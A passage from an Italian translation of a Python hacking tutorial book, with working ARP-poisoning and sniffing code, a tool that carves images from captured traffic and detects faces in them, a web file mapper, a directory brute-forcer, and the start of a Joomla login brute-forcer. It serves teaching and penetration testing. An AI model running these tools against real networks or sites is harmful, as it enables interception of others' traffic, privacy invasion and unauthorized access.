abbiamo cambiato l'indirizzo MAC del gateway. Ora che sappiamo chi è il gateway e il nostro indirizzo IP target, iniziamo a codificare il nostro ARP poisoning script. Aprite un nuovo file Python, chiamatelo *arper.py* e inserite il seguente codice:

```
from scapy.all import *
import os
import sys
import threading
import signal

interface      = "en1"
target_ip      = "172.16.1.71"
gateway_ip     = "172.16.1.254"
packet_count   = 1000

# imposta la nostra interfaccia
conf.iface = interface
# disabilita l'output
conf.verb = 0
print "[*] Setting up %s" % interface
gateway_mac = get_mac(gateway_ip) ❶

if gateway_mac is None:
    print "[!!!!] Failed to get gateway MAC. Exiting."
    sys.exit(0)
else:
    print "[*] Gateway %s is at %s" \
        % (gateway_ip, gateway_mac)
target_mac = get_mac(target_ip) ❷

if target_mac is None:
    print "[!!!!] Failed to get target MAC. Exiting."
    sys.exit(0)
else:
    print "[*] Target %s is at %s" \
        % (target_ip, target_mac)
# avvia il poison thread
poison_thread = threading.Thread(
    target=poison_target,
    args=(gateway_ip,
          gateway_mac,
          target_ip,
          target_mac)) ❸
poison_thread.start()
try:
```

```

    print "[*] Starting sniffer for %d packets" \
% packet_count
    bpf_filter = "ip host %s" % target_ip
    packets = sniff(count=packet_count,
                    filter=bpf_filter,
                    iface=interface) ❹
    # scrivo i pacchetti catturati
    wrpcap('arper.pcap', packets) ❺
    # ripristina la rete
    restore_target(gateway_ip,
                  gateway_mac,
                  target_ip,
                  target_mac) ❻
except KeyboardInterrupt:
    # ripristina la rete
    restore_target(gateway_ip,
                  gateway_mac,
                  target_ip,
                  target_mac)
sys.exit(0)

```

Questa è la parte principale relativa alla configurazione del nostro attacco. Iniziamo risolvendo il gateway ❶ e l'indirizzo MAC corrispondente all'indirizzo IP target ❷; per farlo usiamo una funzione chiamata `get_mac` che vedremo tra breve. Dopo che abbiamo fatto questo, avviamo un secondo thread per iniziare l'effettivo attacco di ARP poisoning ❸. Nel nostro thread principale avviamo uno sniffer ❹ che catturerà la quantità di pacchetti preimpostata e lo farà usando un filtro BPF, in modo da catturare solamente il traffico per il nostro indirizzo IP target. Quanto tutti i pacchetti sono stati catturati, li scriviamo ❺ su un file PCAP in modo da poterli aprire con Wireshark o elaborarli usando il nostro prossimo script. Quando l'attacco è finito, chiamiamo la nostra funzione `restore_target` ❻, la quale si occupa di riportare la rete nelle condizioni in cui si trovava prima dell'ARP poisoning. Aggiungiamo adesso le seguenti funzioni di supporto, posizionandole al di sopra del blocco di codice precedente:

```

def restore_target(gateway_ip,
                  gateway_mac,
                  target_ip,
                  target_mac):
    print "[*] Restoring target..."
    send(ARP(op=2,
            psrc=gateway_ip,
            pdst=target_ip,

```

```

        hwdst="ff:ff:ff:ff:ff:ff",
        hwsrc=gateway_mac),
count=5) ❶
send(ARP(op=2,
        psrc=target_ip,
        pdst=gateway_ip,
        hwdst="ff:ff:ff:ff:ff:ff",
        hwsrc=target_mac),
count=5)
# segnala al thread principale di uscire
os.kill(os.getpid(), signal.SIGINT) ❷

def get_mac(ip_address):
    responses, unanswered = srp(
        Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=ip_address),
        timeout=2,
        retry=10) ❸
    # restituisce il MAC address dalla risposta
    for s,r in responses:
        return r[Ether].src
    return None

def poison_target(gateway_ip,
                  gateway_mac,
                  target_ip,
                  target_mac):
    poison_target = ARP() ❹
    poison_target.op = 2
    poison_target.psrc = gateway_ip
    poison_target.pdst = target_ip
    poison_target.hwdst= target_mac
    poison_gateway = ARP() ❺
    poison_gateway.op = 2
    poison_gateway.psrc = target_ip
    poison_gateway.pdst = gateway_ip
    poison_gateway.hwdst= gateway_mac
    print "[*] Beginning the ARP poison. "\
"[CTRL-C to stop]"
    while True: ❻
        try:
            send(poison_target)
            send(poison_gateway)

```

```

        time.sleep(2)
    except KeyboardInterrupt:
        restore_target(
            gateway_ip,
            gateway_mac,
            target_ip,
            target_mac)

    print "[*] ARP poison attack finished."
    return

```

Questa è la parte importante dell'attacco corrente. La nostra funzione `restore_target` semplicemente spedisce l'appropriato pacchetto ARP all'indirizzo broadcast della rete ❶ per fare il reset della cache ARP del gateway e della macchina target. Inviamo anche un segnale al thread principale ❷ per comandargli l'uscita, il che potrà essere utile nel caso che il nostro poisoning thread incontri dei problemi o voi digitiate **Ctrl-C** sulla vostra tastiera. La nostra funzione `get_mac` si occupa dell'utilizzo della funzione `srp` (*send and receive packet*, spedisce e riceve i pacchetti) ❸ per emettere una richiesta ARP all'indirizzo IP specificato, in modo da determinare il MAC address a esso associato. La nostra funzione `poison_target` crea delle richieste ARP per corrompere sia l'indirizzo IP target ❹ sia il gateway ❺. Corrompendo sia il gateway sia l'IP target, possiamo vedere il traffico da e verso il target. Continuiamo a emettere queste richieste ARP ❻ in loop per essere certi che le rispettive cache restino corrotte per tutta la durata del nostro attacco. Facciamo girare questo cattivo ragazzo!

Prova su strada

Prima di iniziare, dobbiamo dire alla nostra macchina host in locale che possiamo instradare i pacchetti sia al gateway sia all'indirizzo IP target. Se siete sulla Kali VM, eseguite il seguente comando nel vostro terminale:

```
#:> echo 1 > /proc/sys/net/ipv4/ip_forward
```

Se siete dei fan di Apple, usate il seguente comando:

```
fanboy:tmp justin$ sudo sysctl -w net.inet.ip.forwarding=1
```

Ora che abbiamo realizzato l'IP forwarding, avviamo il nostro script e controlliamo la ARP cache della nostra macchina target. Dalla macchina usata per l'attacco, eseguite il seguente codice (come root):

```

fanboy:tmp justin$ sudo python2.7 arper.py
WARNING: No route found for IPv6 destination :: (no default route?)
[*] Setting up en1
[*] Gateway 172.16.1.254 is at 3c:ea:4f:2b:41:f9
[*] Target 172.16.1.71 is at 00:22:5f:ec:38:3d

```

```
[*] Beginning the ARP poison. [CTRL-C to stop]
```

```
[*] Starting sniffer for 1000 packets
```

Magnifico! Nessun errore o altre stranezze. Verifichiamo adesso l'attacco sulla nostra macchina target:

```
Interface: 172.16.1.71 - 0xb
```

Internet Address	Physical Address	Type
172.16.1.64	10-40-f3-ab-71-02	dynamic
172.16.1.254	10-40-f3-ab-71-02	dynamic
172.16.1.255	ff-ff-ff-ff-ff-ff	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.251	01-00-5e-00-00-fb	static
224.0.0.252	01-00-5e-00-00-fc	static
255.255.255.255	ff-ff-ff-ff-ff-ff	static

Potete vedere che la povera Clare (è dura essere sposati con un hacker) adesso ha la sua ARP cache corrotta e il gateway ora ha lo stesso MAC address del computer sotto attacco. Potete chiaramente vedere nel campo sopra il gateway che sto attaccando da 172.16.1.64. Quando l'attacco termina la cattura dei pacchetti, dovrete vedere un file *arper.pcap* nella stessa directory del vostro script. Potete certamente fare anche altre cose, come forzare il computer target a far passare tutto il traffico attraverso una istanza locale di Burp, o qualsiasi altro tipo di attacco che vi passi per la testa.

Ma forse, prima di provare il PCAP, potreste aspettare la prossima sezione sull'analisi PCAP... non si sa mai cosa potreste trovare!

Analisi PCAP

Wireshark e altri tool come Network Miner sono grandiosi per esplorare interattivamente file di cattura di pacchetto, ma ci saranno delle volte in cui vorrete suddividere in piccole porzioni i PCAP usando Python e Scapy. Alcuni importanti casi d'uso sono la generazione di fuzzing test basati sulla cattura del traffico della rete o anche qualcosa di semplice come replicare il traffico che avete catturato in precedenza.

Utilizzeremo una tecnica leggermente differente e proveremo a creare un file immagine dal traffico HTTP. Con questi file immagine in mano, useremo *OpenCV*, un tool di computer vision, per tentare di scoprire immagini che contengono volti umani così da poterci limitare alle immagini che potrebbero essere interessanti. Possiamo usare il nostro precedente ARP poisoning script per generare i file PCAP, oppure potete estendere l'ARP poisoning sniffer per fare velocemente dei rilevamenti facciali di immagini mentre il target sta navigando. Iniziamo vedendo brevemente il codice necessario per compiere l'analisi PCAP. Aprite un file *pic_carver.py* e inserite il seguente codice:

```
import re
import zlib
import cv2
from scapy.all import *
pictures_directory = "pic_carver/pictures"
faces_directory    = "pic_carver/faces"
pcap_file          = "bhp.pcap"

def http_assembler(pcap_file):
    carved_images = 0
    faces_detected = 0
    a = rdpcap(pcap_file) ❶
    sessions      = a.sessions() ❷
    for session in sessions:
        http_payload = ""
    for packet in sessions[session]:
        try:
            if packet[TCP].dport == 80 or \
                packet[TCP].sport == 80:
                # riassume lo stream ❸
                http_payload += str(packet[TCP].payload)
        except:
            pass
    headers = get_http_headers(http_payload) ❹
```



```

if headers is None:
    continue
image, image_type = extract_image(
    headers, http_payload) ❸
if image is not None and image_type is not None:
    # salva l'immagine
    file_name = "%s-pic_carver_%d.%s" %(pcap_file, carved_images, image_type) ❹
    fd = open("%s/%s" %(pictures_directory, file_name), "wb")
    fd.write(image)
    fd.close()
    carved_images += 1
    # ora prova il rilevamento facciale
    try:
        result = face_detect("%s/%s" \ ❺
                               %(pictures_directory, file_name), file_name)
        if result is True:
            faces_detected += 1
    except:
        pass
    return carved_images, faces_detected
carved_images, faces_detected = http_assembler(pcap_file)
print "Extracted: %d images" % carved_images
print "Detected: %d faces" % faces_detected

```

Questo scheletro costituisce la logica principale del nostro intero script; a breve aggiungeremo le funzioni di supporto. Per iniziare, apriamo il file PCAP per processarlo ❶. Traiamo vantaggio dalla meravigliosa funzionalità di Scapy che consente di separare automaticamente ogni sessione TCP ❷ creando un dizionario. Usiamo questa e filtriamo solamente il traffico HTTP, quindi concateniamo il payload di tutto il traffico HTTP ❸ in un singolo buffer. Questo effettivamente equivale a fare un clic destro in Wireshark e selezionare **Follow TCP Stream**. Dopo che abbiamo ricostruito i dati HTTP, li passiamo alla nostra funzione di parsing degli header HTTP ❹, la quale ci consentirà di ispezionare gli header HTTP individualmente. Dopo che verifichiamo che stiamo ricevendo un'immagine in una risposta HTTP, estraiamo l'immagine raw ❺ e restituiamo il tipo di immagine e il suo contenuto binario. Questa non è una routine di estrazione dell'immagine a prova di bomba ma, come vedrete, funziona veramente bene. Salviamo l'immagine estratta ❻ e poi passiamo il percorso del file alla nostra routine di riconoscimento facciale ❼.

Adesso creiamo le funzioni di supporto aggiungendo il seguente codice sopra la nostra funzione `http_assembler`.

```

def get_http_headers(http_payload):
    try:
        # spezza gli headers se il traffico è HTTP
        headers_raw = http_payload[:http_payload.index("\r\n\r\n")+2]
        # rileva gli headers
        headers = dict(re.findall(
            r"(?P<name>.*?): (?P<value>.*?)\r\n", headers_raw))
    except:
        return None
    if "Content-Type" not in headers:
        return None
    return headers

def extract_image(headers, http_payload):
    image = None
    image_type = None
    try:
        if "image" in headers['Content-Type']:
            # prendi il tipo di immagine e il contenuto
            image_type = headers['Content-Type'].split("/")[1]
            image = http_payload[http_payload.index("\r\n\r\n")+4:]
            # se individuiamo una compressione, decomprimiamo
            # l'immagine
            try:
                if "Content-Encoding" in headers.keys():
                    if headers['Content-Encoding'] == "gzip":
                        image = zlib.decompress(image, 16+zlib.MAX_WBITS)
                    elif headers['Content-Encoding'] == "deflate":
                        image = zlib.decompress(image)
            except:
                pass
    except:
        return None, None
    return image, image_type

```

Queste funzioni di supporto ci aiutano a dare un'occhiata più attenta ai dati HTTP che abbiamo recuperato dal nostro file PCAP. La funzione `get_http_headers` prende il traffico HTTP raw e spezza gli header usando una espressione regolare. La funzione `extract_image` prende gli header HTTP per capire se abbiamo ricevuto una immagine nella risposta HTTP. Se scopriamo che l'header *Content-Type* contiene infatti il MIME type dell'immagine, spezziamo il tipo dell'immagine; se è stata applicata una compressione all'immagine in transito, proviamo a decomprimerla prima di restituire il

tipo dell'immagine e il buffer dell'immagine raw. Ora passiamo al nostro codice per il riconoscimento facciale per stabilire se c'è un volto umano su qualcuna delle immagine che recuperiamo. Aggiungete il seguente codice a *pic_carver.py*:

```
def face_detect(path, file_name):  
    img = cv2.imread(path) ❶  
    cascade = cv2.CascadeClassifier(❷  
        "haarcascade_frontalface_alt.xml")  
    rects = cascade.detectMultiScale(  
        img, 1.3, 4,  
        cv2.cv.CV_HAAR_SCALE_IMAGE, (20,20))  
    if len(rects) == 0:  
        return False  
    rects[:, 2:] += rects[:, :2]  
    # evidenzia il volto nell'immagine  
    for x1,y1,x2,y2 in rects: ❸  
        cv2.rectangle(img, (x1,y1), (x2,y2), (127,255,0), 2)  
    cv2.imwrite("%s/%s-%s" \br/>        %(faces_directory, pcap_file, file_name), img) ❹  
    return True
```

Questo codice è stato generosamente condiviso da Chris Fidaio (<http://www.fideloper.com/facial-detection/>) e ho apportato solamente delle piccole modifiche. Usando il binding Python di OpenCV, possiamo leggere nell'immagine ❶ e poi applicare un classificatore ❷ che è stato istruito per rilevare volti orientati frontalmente. Ci sono classificatori per il riconoscimento di profili facciali, mani, frutta e un intero esercito di altri oggetti che potete provare voi stessi. Dopo che il rilevamento è stato eseguito, restituirà le coordinate cartesiane corrispondenti alla posizione del volto rilevata nell'immagine. Disegniamo quindi un rettangolo verde su questa area ❸ e scriviamo l'immagine risultante ❹. Ora prendiamo tutto questo per provarlo dentro la vostra Kali VM.

Prova su strada

Se non avete ancora installato la libreria OpenCV, eseguite il seguente comando (ancora grazie, Chris Fidaio) da un terminale nella vostra Kali VM:

```
#:> apt-get install python-opencv python-numpy python-scipy
```

Questo dovrebbe installare tutti i file necessari per maneggiare il riconoscimento facciale sulla nostra immagine risultante. Dobbiamo anche recuperare il *facial detection training* file in questo modo:

```
wget http://eclecti.cc/files/2008/03/haarcascade_frontalface_alt.xml
```

Ora creiamo qualche directory per il nostro output, facciamo un veloce controllo del file PCAP ed eseguiamo lo script. Dovrebbe somigliare a qualcosa come questo:

```
#:> mkdir pictures
#:> mkdir faces
#:> python pic_carver.py
Extracted: 189 images
Detected: 32 faces
#:>
```

Potreste vedere dei messaggi d'errore prodotti da OpenCV, magari perché alcune immagini che gli abbiamo dato sono corrotte o scaricate parzialmente, oppure il loro formato potrebbe non essere supportato (vi lascio come compito a casa la realizzazione di una robusta routine di estrazione dell'immagine e la sua validazione).

Se andate nella directory dei volti (la directory *faces*), dovrete vedere diversi file con dei volti che hanno magici rettangoli verdi disegnati attorno a essi. Questa tecnica può essere usata per stabilire che tipo di contenuto sta cercando il vostro target e per scoprire probabili approcci via *social engineering*. Potete certamente estendere questo esempio oltre l'utilizzo appena visto e usarlo in congiunzione con il *web crawling* e tecniche di parsing descritte nei prossimi capitoli.

Fare hacking con il Web

In questo capitolo vedremo come il **parsing HTML** può essere utile per creare **brute forcer**, **tool di ricognizione** e per fare **text mining** di siti web. L'idea è creare differenti tool per fornirvi le **conoscenze fondamentali** necessarie a realizzare **attacchi ad applicazioni web**.

Saper analizzare le applicazioni web è veramente molto importante per un attacker o per un penetration tester. In molte reti moderne, infatti, le applicazioni web sono quelle che espongono la più larga superficie agli attacchi e quindi sono anche la via più comune per ricavare un accesso. Ci sono diversi eccellenti tool finalizzati a questi scopi e scritti in Python, come *w3af*, *sqlmap* e altri. Francamente, però, argomenti come la *SQL injection* sono ben documentati e i tool disponibili per realizzarli sono abbastanza maturi, per cui su questo fronte non ci metteremo a reinventare la ruota. Piuttosto, esploreremo le basi dell'interazione col Web usando Python e poi, sulla base di queste conoscenze, creeremo dei tool per il *reconnaissance* (ricognizione) e per realizzare attacchi *brute force* (metodi di attacco di forza bruta).

La libreria socket del Web: urllib2

Quando creerete dei tool per interagire con servizi web, userete la libreria *urllib2*, in modo simile a quando usate la libreria *socket* per scrivere tool di rete. Diamo uno sguardo alla creazione di una semplice richiesta GET al sito web *No Starch Press*:

```
import urllib2
body = urllib2.urlopen("http://www.nostarch.com") ❶
print body.read() ❷
```

Questo è il più semplice esempio di come creare una richiesta GET a un sito web. State attenti che stiamo solo prendendo una pagina raw dal sito web di No Starch, per cui né JavaScript né altri linguaggi client-side verranno eseguiti. Passiamo semplicemente una URL alla funzione `urlopen` ❶ e questa restituisce un *file-like object* (oggetto che ha le caratteristiche di un file) che ci consente di leggere ❷ il corpo di ciò che restituisce il server web remoto. In molti casi, comunque, vorrete un controllo più fine su come costruire queste richieste, ad esempio per essere capaci di definire degli header specifici, gestire cookie e creare richieste POST. La libreria *urllib2* ha una classe `Request` che vi dà proprio questo livello di controllo. Sotto c'è un esempio di come creare la stessa richiesta GET usando la classe `Request` e definendo un header HTTP *User-Agent* personalizzato:

```
import urllib2
url = "http://www.nostarch.com"
headers = {} ❶
headers['User-Agent'] = "Googlebot"
request = urllib2.Request(url, headers=headers) ❷
response = urllib2.urlopen(request) ❸
print response.read()
response.close()
```

La costruzione di un oggetto `Request` è leggermente differente rispetto al nostro precedente esempio. Per creare un header personalizzato, definite un dizionario header ❶ che poi vi consente di impostare le chiavi dell'header e i rispettivi valori che volete usare. In questo caso, vorremmo che il nostro script Python appaia come il *Googlebot*. Creiamo poi il nostro oggetto `Request` passandogli la URL e il dizionario header ❷, quindi passiamo l'oggetto `Request` alla funzione `urlopen` ❸. Questa restituisce un normale file-like object, che possiamo usare per leggere i dati provenienti dal sito web remoto. Ora abbiamo i mezzi di base per parlare con i web service e i siti web, per cui creeremo alcuni tool che saranno utili per poter fare degli attacchi ad applicazioni web o per fare penetration test.

Fare il mapping delle installazioni di applicazioni web open source

I Content Management System (CMS) e le piattaforme per il blogging, come ad esempio Joomla, WordPress e Drupal, rendono semplice la creazione di un nuovo blog o sito web e il loro utilizzo è piuttosto comune in ambienti di hosting condiviso o anche nelle reti enterprise. Tutti i sistemi hanno le loro esigenze in termini di installazione, configurazione e gestione delle patch e questi CMS non fanno eccezione. Quando un esausto amministratore di sistema o uno sventurato sviluppatore web non segue tutte le procedure di sicurezza e di installazione, può essere semplice per un attacker ottenere l'accesso al server web. Poiché possiamo scaricare ogni applicazione web open source e determinare localmente la struttura dei suoi file e directory, possiamo creare di proposito uno scanner che cerchi tutti i file raggiungibili sul target remoto.

Questo può permetterci di raggiungere file di installazione, directory che dovrebbero essere protette da file *.htaccess* e altre prelibatezze che possono assistere un attacker nel trovare un appiglio che sfrutti tali vulnerabilità sul server web. Questo progetto, inoltre, vi introduce all'uso degli oggetti *Queue* di Python, i quali vi consentono di costruire grandi pile thread safe, per operare sui loro elementi in sicurezza anche quando vi si accede in modo concorrente utilizzando più thread. Questo consentirà al nostro scanner di essere eseguito molto rapidamente. Apriamo un file *web_app_mapper.py* e inseriamo il seguente codice:

```
import Queue
import threading
import os
import urllib2

threads = 10

target = "http://www.test.com" ❶
directory = "/Users/justin/Downloads/joomla-3.1.1"
filters = [".jpg", ".gif", ".png", ".css"]
os.chdir(directory)

web_paths = Queue.Queue() ❷
for r,d,f in os.walk("."): ❸
    for files in f:
        remote_path = "%s/%s" % (r, files)
        if remote_path.startswith("."):
            remote_path = remote_path[1:]
        if os.path.splitext(files)[1] not in filters:
            web_paths.put(remote_path)
```

```

def test_remote():
    while not web_paths.empty(): ❹
        path = web_paths.get()
        url = "%s%s" % (target, path)
        request = urllib2.Request(url)
        try:
            response = urllib2.urlopen(request)
            content = response.read()
            print "[%d] => %s" % (response.code, path) ❺
            response.close()
        except urllib2.HTTPError as error: ❻
            #print "Failed %s" % error.code
            pass

for i in range(threads): ❼
    print "Spawning thread: %d" % i
    t = threading.Thread(target=test_remote)
    t.start()

```

Iniziamo definendo il sito web del target remoto ❶ e le directory locali nelle quali abbiamo scaricato ed estratto l'applicazione web. Creiamo anche una semplice lista di estensioni di file cui non siamo interessati. Questa lista può essere differente a seconda dell'applicazione target. La variabile `web_path` ❷ è il nostro oggetto `Queue` nel quale salveremo i file che proveremo a localizzare sul server remoto. Usiamo poi la funzione `os.walk` ❸ per muoverci attraverso tutti i file e le directory nella directory dell'applicazione web in locale. Mentre ci muoviamo attraverso i file e le directory, creiamo il percorso completo dei file target e controlliamo che la loro estensione non sia presente nella lista di filtri, in modo da essere sicuri di cercare solamente i tipi di file che ci interessano. Ogni file valido che troviamo localmente lo aggiungiamo alla `web_paths`.

In fondo allo script ❼ stiamo creando un certo numero di thread (numero impostato in cima al file), ognuno dei quali chiamerà la funzione `test_remote`. La funzione `test_remote` esegue un loop in modo continuo sinché la `Queue web_paths` è vuota. A ogni iterazione del loop prendiamo un path dalla `Queue` ❹, lo aggiungiamo al path base del sito web target e poi proviamo a recuperarlo. Se riusciamo a recuperare il file, mostriamo lo status code HTTP e il path completo al file ❺. Se il file non viene trovato o è protetto da un file `.htaccess`, `urllib2` solleverà una eccezione, che gestiamo ❻ in modo tale che il loop continui l'esecuzione.

Prova su strada

A scopo di test, ho installato Joomla 3.1.1 nella mia Kali VM, ma potete usare una

qualsiasi applicazione web open source della quale sia semplice fare il deploy, oppure, se avete qualche applicazione web già in esecuzione, potete usare quella. Quando eseguite *web_app_mapper.py*, dovrete vedere un output simile al seguente:

```
Spawning thread: 0
Spawning thread: 1
Spawning thread: 2
Spawning thread: 3
Spawning thread: 4
Spawning thread: 5
Spawning thread: 6
Spawning thread: 7
Spawning thread: 8
Spawning thread: 9
[200] => /htaccess.txt
[200] => /web.config.txt
[200] => /LICENSE.txt
[200] => /README.txt
[200] => /administrator/cache/index.html
[200] => /administrator/components/index.html
[200] => /administrator/components/com_admin/controller.php
[200] => /administrator/components/com_admin/script.php
[200] => /administrator/components/com_admin/admin.xml
[200] => /administrator/components/com_admin/admin.php
[200] => /administrator/components/com_admin/helpers/index.html
[200] => /administrator/components/com_admin/controllers/index.html
[200] => /administrator/components/com_admin/index.html
[200] => /administrator/components/com_admin/helpers/html/index.html
[200] => /administrator/components/com_admin/models/index.html
[200] => /administrator/components/com_admin/models/profile.php
[200] => /administrator/components/com_admin/controllers/profile.php
```

Potete vedere che stiamo ottenendo dei risultati validi, che includono alcuni file *.txt* e *.XML*. Ovviamente, potete dotare lo script di intelligenza aggiuntiva in modo da restituire solamente i file cui siete interessati (come, ad esempio, quelli contenenti la parola *install*).

Brute forcing di directory e posizione dei file

Il precedente esempio presuppone che abbiate molte conoscenze circa il vostro target. Ma in molti casi, quando state attaccando una applicazione web custom o grandi sistemi e-commerce, non sarete a conoscenza di tutti i file accessibili sul server web. In generale, dovrete intrufolarvi nel sito web target in modo da scoprire il più possibile sull'applicazione web e, per farlo, dovrete installare uno spider, come quello incluso in Burp Suite. In ogni caso, spesso ci sono file di configurazione, residui di file di sviluppo, script di debugging e altro ancora, che forniscono informazioni sensibili o espongono funzionalità che lo sviluppatore software non era intenzionato a esporre. Il solo modo per scoprire questo contenuto è usare dei tool di brute-forcing per dare la caccia a nomi di file e di directory comuni.

Costruiremo un semplice tool che accetterà liste di parole prese da comuni brute forcer, come il progetto *DirBuster* o *SVNDigger*, e cercherà di scoprire file e directory che sono raggiungibili sul sito web target.

NOTA

Progetto DirBuster:

https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project.

Progetto SVNDigger:

<https://www.mavitunasecurity.com/blog/svn-digger-better-lists-for-forced-browsing/>.

Come prima, creeremo un pool di thread che in modo concorrente cercheranno di scoprire dei contenuti. Iniziamo implementando alcune funzionalità per creare una Queue di parole da ricercare nei nomi dei file. Aprite un nuovo file, chiamatelo *content_bruter.py* e inserite il seguente codice:

```
import urllib2
import threading
import Queue
import urllib

threads = 50
target_url = "http://testphp.vulnweb.com"
wordlist_file = "/tmp/all.txt" # da SVNDigger
resume = None
user_agent = "Mozilla/5.0 (X11; Linux x86_64; rv:19.0) \
    Gecko/20100101 Firefox/19.0"

def build_wordlist(wordlist_file):
    # leggi la lista di parole
```

```

fd = open(wordlist_file, "rb") ❶
raw_words = fd.readlines()
fd.close()

found_resume = False
words = Queue.Queue()
for word in raw_words: ❷
    word = word.rstrip()
    if resume is not None:
        if found_resume:
            words.put(word)
        else:
            if word == resume:
                found_resume = True
                print "Resuming wordlist from: %s" % resume
    else:
        words.put(word)
return words

```

Questa funzione è piuttosto chiara da capire. Leggiamo da un file contenente una lista di parole ❶ e poi iniziamo a iterare su ogni sua linea ❷. Abbiamo alcune funzionalità built-in che ci consentono di riprendere una sessione di brute-forcing nel caso che la nostra connessione di rete si interrompa o il nostro sito target vada giù. Questo può essere ottenuto semplicemente impostando la variabile `resume` all'ultimo path che il brute forcer ha provato. Quando è stato fatto il parsing dell'intero file, restituiamo una Queue piena di parole da usare con la nostra funzione di brute-forcing. Useremo questa funzione più avanti nel capitolo.

Vogliamo che il nostro script di forza bruta abbia alcune funzionalità basilari. La prima è la possibilità di applicare una lista di estensioni quando facciamo le richieste. In alcuni casi, infatti, vorrete provare non solo `/admin`, ma anche `admin.php`, `admin.inc` e `admin.html`.

```

def dir_bruter(word_queue, extensions=None):
    while not word_queue.empty():
        attempt = word_queue.get()
        attempt_list = []
        # controlla se il file ha una estensione
        # altrimenti e' il percorso di una directory
        if "." not in attempt: ❶
            attempt_list.append("/%s/" % attempt)
        else:
            attempt_list.append("/%s" % attempt)

```

```

# se vogliamo fare brute-force delle estensioni
if extensions: ❷
    for extension in extensions:
        attempt_list.append(
            "%s%s" % (attempt,extension))
# iteriamo sulla nostra lista di tentativi
for brute in attempt_list:
    url = "%s%s" %(target_url,urllib.quote(brute))
    try:
        headers = {}
        headers["User-Agent"] = user_agent ❸
        r = urllib2.Request(url,headers=headers)
        response = urllib2.urlopen(r)
        if len(response.read()): ❹
            print "[%d] => %s" %(response.code,url)
    except urllib2.HTTPError,e:
        if hasattr(e, 'code') and e.code != 404:
            print "!!! %d => %s" % (e.code,url) ❺
        pass

```

La nostra funzione `dir_bruter` accetta un oggetto `Queue` che è popolato con parole da usare durante il brute-forcing e una lista opzionale di estensioni di file da provare. Iniziamo con il provare a vedere se c'è una estensione di file nella parola corrente ❶ e, se non c'è, trattiamo la parola come una directory che vogliamo testare sul server web remoto. Se viene passata una lista di estensioni di file ❷, prendiamo la parola corrente e le applichiamo ogni estensione di file che vogliamo provare.

Qui può essere utile pensare di usare estensioni come `.orig` e `.bak` in cima alle regolari estensioni dei linguaggi di programmazione. Dopo che abbiamo costruito la lista dei tentativi di brute-forcing, impostiamo l'header `User-Agent` a qualcosa di innocuo ❸ e testiamo il server web remoto. Se il codice di risposta è 200, mostriamo la URL ❹ e, se riceviamo qualsiasi altro codice diverso da 404, stampiamo anche questo ❺ perché, a parte l'errore "file not found", gli altri potrebbero indicare qualcosa di interessante sul server web remoto. A seconda della configurazione del server web remoto, potreste dover filtrare più codici d'errore HTTP in modo da ripulire i vostri risultati.

Ora finiamo lo script impostando la nostra lista di parole, creando una lista di estensioni e facendo girare i nostri thread di brute-forcing.

```

word_queue = build_wordlist(wordlist_file)
extensions = [".php",".bak",".orig",".inc"]
for i in range(threads):
    t = threading.Thread(target=dir_bruter,args=(word_queue,extensions,))

```

```
t.start()
```

La porzione di codice sopra è piuttosto semplice e a questo punto dovrebbe essere familiare. Otteniamo la nostra lista di parole da usare per il brute-forcing, creiamo una semplice lista di estensioni di file da provare e poi facciamo girare un gruppo di thread che si occupino di fare il brute-forcing.

Prova su strada

OWASP ha una lista di applicazioni web vulnerabili, sia online sia offline (macchine virtuali, ISO ecc.), sulle quali potete testare il vostro tool. In questo caso, la URL a cui si fa riferimento nel codice sorgente punta a un'applicazione web ospitata su Acunetix, intenzionalmente bacata. La cosa carina è che vi mostra quanto può essere efficace il brute forcing di un'applicazione web.

Vi raccomando di impostare la variabile `thread_count` a qualcosa di sensato, come 5, ed eseguire lo script. Rapidamente dovrete iniziare a vedere dei risultati, simili a quelli mostrati sotto:

```
[200] => http://testphp.vulnweb.com/CVS/
[200] => http://testphp.vulnweb.com/admin/
[200] => http://testphp.vulnweb.com/index.bak
[200] => http://testphp.vulnweb.com/search.php
[200] => http://testphp.vulnweb.com/login.php
[200] => http://testphp.vulnweb.com/images/
[200] => http://testphp.vulnweb.com/index.php
[200] => http://testphp.vulnweb.com/logout.php
[200] => http://testphp.vulnweb.com/categories.php
```

Potete vedere che stiamo ottenendo dal sito web remoto alcuni risultati interessanti. Continuo a dire, e non lo ripeterò mai abbastanza, che è importante eseguire il brute-forcing dei contenuti delle vostre applicazioni web target.

Brute forcing di form HTML di autenticazione

Potrebbe arrivare il momento, nella vostra carriera di hacker web, in cui avete bisogno di ottenere l'accesso a un target oppure, se state facendo consulenza, di stimare la robustezza della password di un sito web esistente. È diventato sempre più comune per i sistemi web avere protezioni per il brute-force, come un *captcha*, una semplice equazione matematica o un token che viene inviato insieme alla richiesta di login. Ci sono diversi brute-forcer che possono fare brute-forcing di una richiesta POST a uno script di login, ma in tantissimi casi non sono abbastanza flessibili per aver a che fare con contenuti dinamici o gestire semplici controlli che verifichino che siete degli esseri umani. Creeremo un semplice brute-forcer utile da usare contro Joomla, un popolare CMS. I sistemi Joomla moderni includono alcune basilari tecniche di anti-brute-force, ma di default continuano a non avere account lockout o robusti captcha.

Per fare brute-forcing su Joomla, abbiamo due requisiti da soddisfare: recuperare il token di login da un form di login prima di inviare il tentativo di password e assicurarci che accettiamo i cookie nella nostra sessione `urllib2`. Per fare il parsing dei valori del form di login, useremo la classe nativa di Python `HTMLParser`. Questo ci consente anche di fare un tour di alcune funzionalità aggiuntive di `urllib2` che potete utilizzare quando realizzate dei tool per i vostri target.

Iniziamo dando uno sguardo al form di login di amministrazione di Joomla. Questo può essere trovato alla pagina `http://<yourtarget>.com/administrator/`. Per motivi di brevità, ho incluso solo gli elementi del form che risultano rilevanti.

```
<form action="/administrator/index.php" method="post"
id="form-login" class="form-inline">
<input name="username" tabindex="1" id="mod-login-username"
type="text" class="input-medium" placeholder="User Name"
size="15"/>
<input name="passwd" tabindex="2" id="mod-login-password"
type="password" class="input-medium" placeholder="Password"
size="15"/>
<select id="lang" name="lang" class="inputbox advancedSelect">
<option value="" selected="selected">Language - Default</option>
<option value="en-GB">English (United Kingdom)</option>
</select>
<input type="hidden" name="option" value="com_login"/>
<input type="hidden" name="task" value="login"/>
<input type="hidden" name="return" value="aW5kZXgucGhw"/>
<input type="hidden" name="1796bae450f8430ba0d2de1656f3e0ec"
```

```
value="1" />
```

```
</form>
```

